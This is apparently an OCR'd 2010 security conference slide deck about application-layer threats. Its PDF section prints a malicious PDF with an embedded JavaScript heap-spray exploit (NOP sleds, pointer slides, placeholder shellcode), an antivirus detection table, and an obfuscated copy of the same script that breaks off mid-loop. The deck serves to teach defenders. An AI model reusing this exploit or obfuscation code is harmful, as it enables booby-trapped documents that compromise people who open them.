State of the Art Security - 2010

Andres Andreu, CISSP-ISSAP

Partner and Chief Architect

Ogilvy & Mather Worldwide

CTO – neuroFuzz App Secuirty

Sponsored by Akamai Powering a Better Internet

Moment of Silence

For the Men and Women serving our great country

Respect and Appreciation

for our

Freedom

whoami

US Govt → Private Sector

Currently:

Chief Architect (Apps/App Security) – Ogilvy & Mather WW

Researcher: neuroFuzz App Security

- Author – book and magazine articles
- Consulting / Trainer
- Open Source Software Author
- OWASP WSFuzzer
- SSHA Attack
- Ongoing research in exploits and software vulnerabilities

State of the Art Security

Equals = Layers:

IPS


IDS

FW

AV

Disk Encryption

State of the Art Security



You should have

CRINGED

at my

previous statement/slide

Evolution

Our industry has evolved.

Attacks are creatively getting more and more sophisticated.

The targets are shifting,
so are the motivating factors

Some Threat Areas

Predominately exist at Layer 7

- Web Application
  - Heavy client-side
    - AJAX
    - Flash / Flex
    - Mashups
  - Traditional model
    - Server-side
- Web Services
  - SOAP/REST


- Databases
- Documents
- Mobile/Smart devices
- Embedded Functionality
- Blended Threats
  - Chained Exploits
- Off-Shoring
- Shadow IT

Take a look at the OWASP Top 10

Documents


- PDF's are now a popular attack mechanism
  - Easy to get end-users to open them
  - Lots of tricks possible
    - Embed Flash
    - Embed javascript
    - Embed executable code
    - Embed evil PDF in good PDF file
  - Some examples ...

Clear PDF - javascripte.pdf



```
%PDF-1.3.%ÄÜœ”.1 0 obj.<</OpenAction 5 0 R /Type /Catalog /Pages
 2 0 R >>.endobj.2 0 obj.<</Count 1 /Kids [3 0 R] /Type /Pages >
>.endobj.3 0 obj.<</Type /Page /Contents 4 0 R >>.endobj.4 0 obj
.<</Length 1 >>.stream. .endstream.endobj.5 0 obj.<</S /JavaScri
pt /JS (. .           function printInfo(){.             console.pri
ntln("Viewer language: " + app.language);.                console.pr
intln("Viewer version: " + app.viewerVersion);.                 conso
le.println("Viewer Type: " + app.viewerType);.                  consol
e.println("Viewer Variation: " + app.viewerVariation);.
    if (this.external) {.                           console.println("viewing
 from a browser.");.                 }.                 else{.
     console.println("viewing in the Acrobat application.");.
         }.                 console.show();..     }..      .          var j
mp = unescape("%u5858%u5858");.             var nop = unescape("%u909
0%u9090");..          var pointersA = unescape("%u0f0f%u0f0f");.
       var pointersB = unescape("%u1616%u1616");.            var poin
tersC = unescape("%u1c1c%u1c1c");.             var shellcode = unesca
pe("%ucccc%ucccc");..     function mkSlice(str,size,rest){.
  while (str.length <= size/2) .                   str += str;.
str = str.substring(0, size/2 -32/2 -4/2 - rest -2/2);.              r
eturn str;.    };..     function spray(){.           var i;.
pointersA_slide=mkSlice(pointersA,0x100000, pointersA.length);..
pointersB_slide=mkSlice(pointersB,0x100000, pointersB.length);..
pointersC_slide=mkSlice(pointersC,0x100000, pointersC.length);..
nop_slide = mkSlice(nop,0x100000, shellcode.length);.            var
 x = new Array();      .       .          for (i = 0; i < 400; i++)
 { .                if(i<100).                         x[i] = pointer
sA_slide+pointersA;.                    else if(i<200).
    .x[i] = pointersB_slide+pointersB;.                       else if(i<
300).                .x[i] = pointersC_slide+pointersC;.
     .else.                .x[i] = nop_slide+shellcode;.
   }.         return x;.     };.    . .     var mem;.    .     mem =
spray();     .    .      console.println("There are " + this.numPag
es + " in this document");      ..     console.show();.    this.pag
eNum++;.     .//feli      ) >>.endobj.xref.0 6.0000000000 65535 f .
0000000015 00000 n .0000000081 00000 n .0000000137 00000 n .0000
000185 00000 n .0000000234 00000 n .trailer.<</Root 1 0 R /Size
6 >>.startxref.2211.%%EOF.
```


javascripte.pdf virustotal score



Result: 14/41 (34.15%)


Antivirus	Version	Last Update	Result
a-squared	4.5.0.48	2010.01.12	-
AhnLab-V3	5.0.0.2	2010.01.11	-
AntiVir	7.9.1.134	2010.01.11	HTML/Silly.Gen
Antiy-AVL	2.0.3.7	2010.01.11	-
Authentium	5.2.0.5	2010.01.12	JS/ShellCode.S
Avast	4.8.1351.0	2010.01.11	-
AVG	9.0.0.725	2010.01.11	Script/Exploit
BitDefender	7.2	2010.01.12	-
CAT-QuickHeal	10.00	2010.01.12	-
ClamAV	0.94.1	2010.01.12	-
Comodo	3553	2010.01.12	-
DrWeb	5.0.1.12222	2010.01.12	-
eSafe	7.0.17.0	2010.01.11	JS.Shellcode.m
eTrust-Vet	35.2.7232	2010.01.12	-
F-Prot	4.5.1.85	2010.01.12	-
F-Secure	9.0.15370.0	2010.01.12	-
Fortinet	4.0.14.0	2010.01.12	-
GData	19	2010.01.12	-
Ikarus	T3.1.1.80.0	2010.01.12	-
Jiangmin	13.0.900	2010.01.12	-
K7AntiVirus	7.10.944	2010.01.11	-
Kaspersky	7.0.0.125	2010.01.12	-
McAfee	5858	2010.01.11	JS/Exploit-BO.gen
McAfee+Artemis	5858	2010.01.11	JS/Exploit-BO.gen
McAfee-GW-Edition	6.8.5	2010.01.12	Script.Silly.Gen

Obfuscated - javascripteo.pdf



```
040\040    \040\.cons\157l\145.\163\150o\167\050\);\012\t    \
040\175\012\.\011    \040\n \040\040\040\. \040   var\040j\155
p \075 un\145\163\143ap\145\050"%u\.58\.5\070\.%u\065\070\06
58\."\.\)\073\n \040\040\.\040\040 \040 va\.\162 nop\040\075
 \.un\.esc\.ap\.e\050\042\.%\1659\0609\060%u\07109\060"\);\n
\n  \.  \040\040  \040var poi\156t\145rsA \075\040\165nesc\14
1p\.e\050\042%\1650\146\060\146\045u0\1460\146\042\051;\n\04
0\.\040  \040 \040 \.var \160\157i\.nt\145\162s\102 = u\156\
145scape\(\042\045u1\0661\066%u1\06616\."\.\051\073\n \040
 \040  \.va\162\. po\.\151\.nt\145rs\103 = u\.n\145\163cape\
("%\165\061\143\061\143%u1c1c"\);\n          var\040\163he\154
lcode\040= u\156\145s\143ap\.e\050"%\.\165\143ccc%ucc\143c"\
)\.\073\012\n     f\165n\.\143\164\.i\157\156 \155kSlice\(\16
3t\162\.,\163ize\054r\145st\051{\n\040 \040 \040 \. \040w\15
0i\154\145 \050st\162\056le\156g\164h <=\. \.size\0572\.\) \
012 \.     \040\040    \040s\.\164r\. += \163\164r;\n     \. \0
40\.\040\040 st\162\040=\040\163t\162\056su\.b\163tr\151\156
\.\147\050\060, \163ize/\.2 \0553\062/\062 \055\064/2 — r\14
5\.\163t —\.2/2\);\n \040    \040 r\145tur\156\. st\.r\.;\n
  \. };\012\n\040 \040 fu\156c\164\151o\156 \.spr\141\.y\.\(
\051{\n     \040 \040var i;\n  \040      p\157in\.\164ersA_sl
\151\144e\.=\155k\123lice\(p\157in\164er\163A,\060x\061\0600
0\.00, p\157\.i\156t\145r\163A\056le\156gth\051\073\n\tpoi\1
56\164e\162s\102_\163lide\075mkSli\143\145\(\160oi\.\156t\14
5rsB,0x\061\.0\.\060000, p\157inte\.\162sB.le\.n\147\164h\);
\n\011\160oint\.er\.s\.\103\137sl\151de=\155kS\154ice\050\.\
160o\.in\164\.er\163C,\060x1\0600\0600\060\054 p\157i\156\16
4e\162\163C.le\156gt\150\)\073\012\tn\157\.p\137\163lid\145
\.= \155k\123lic\.\145\(nop\054\060x\.\0610\.000\060,\040\16
3he\.l\.lc\157\144e\056l\145n\147\164\150\);\n\040\040    \04
0\.  \.v\141\162\. x\040=\040\156e\167 \.A\162ra\.y\(\);
\.\n\.         \n  \040 \040   \040\146or\040\050\151\040= 0;
i <\040400;\040\151\053\053\) {  \n  \040\040 \040       \. \
.\040 if\(i\0741\060\060\051\n  \040\040\040    \040\. \.\040
      \040\040\. \040\.x\133i] =\040\.\160oi\156tersA_\163\15
4ide\053\160\.oi\.n\.te\162\163A;\.\n\040   \040 \040    \040
 \.   \040el\.se if\(i<200\)\.\n \040         \040\040\.  \040
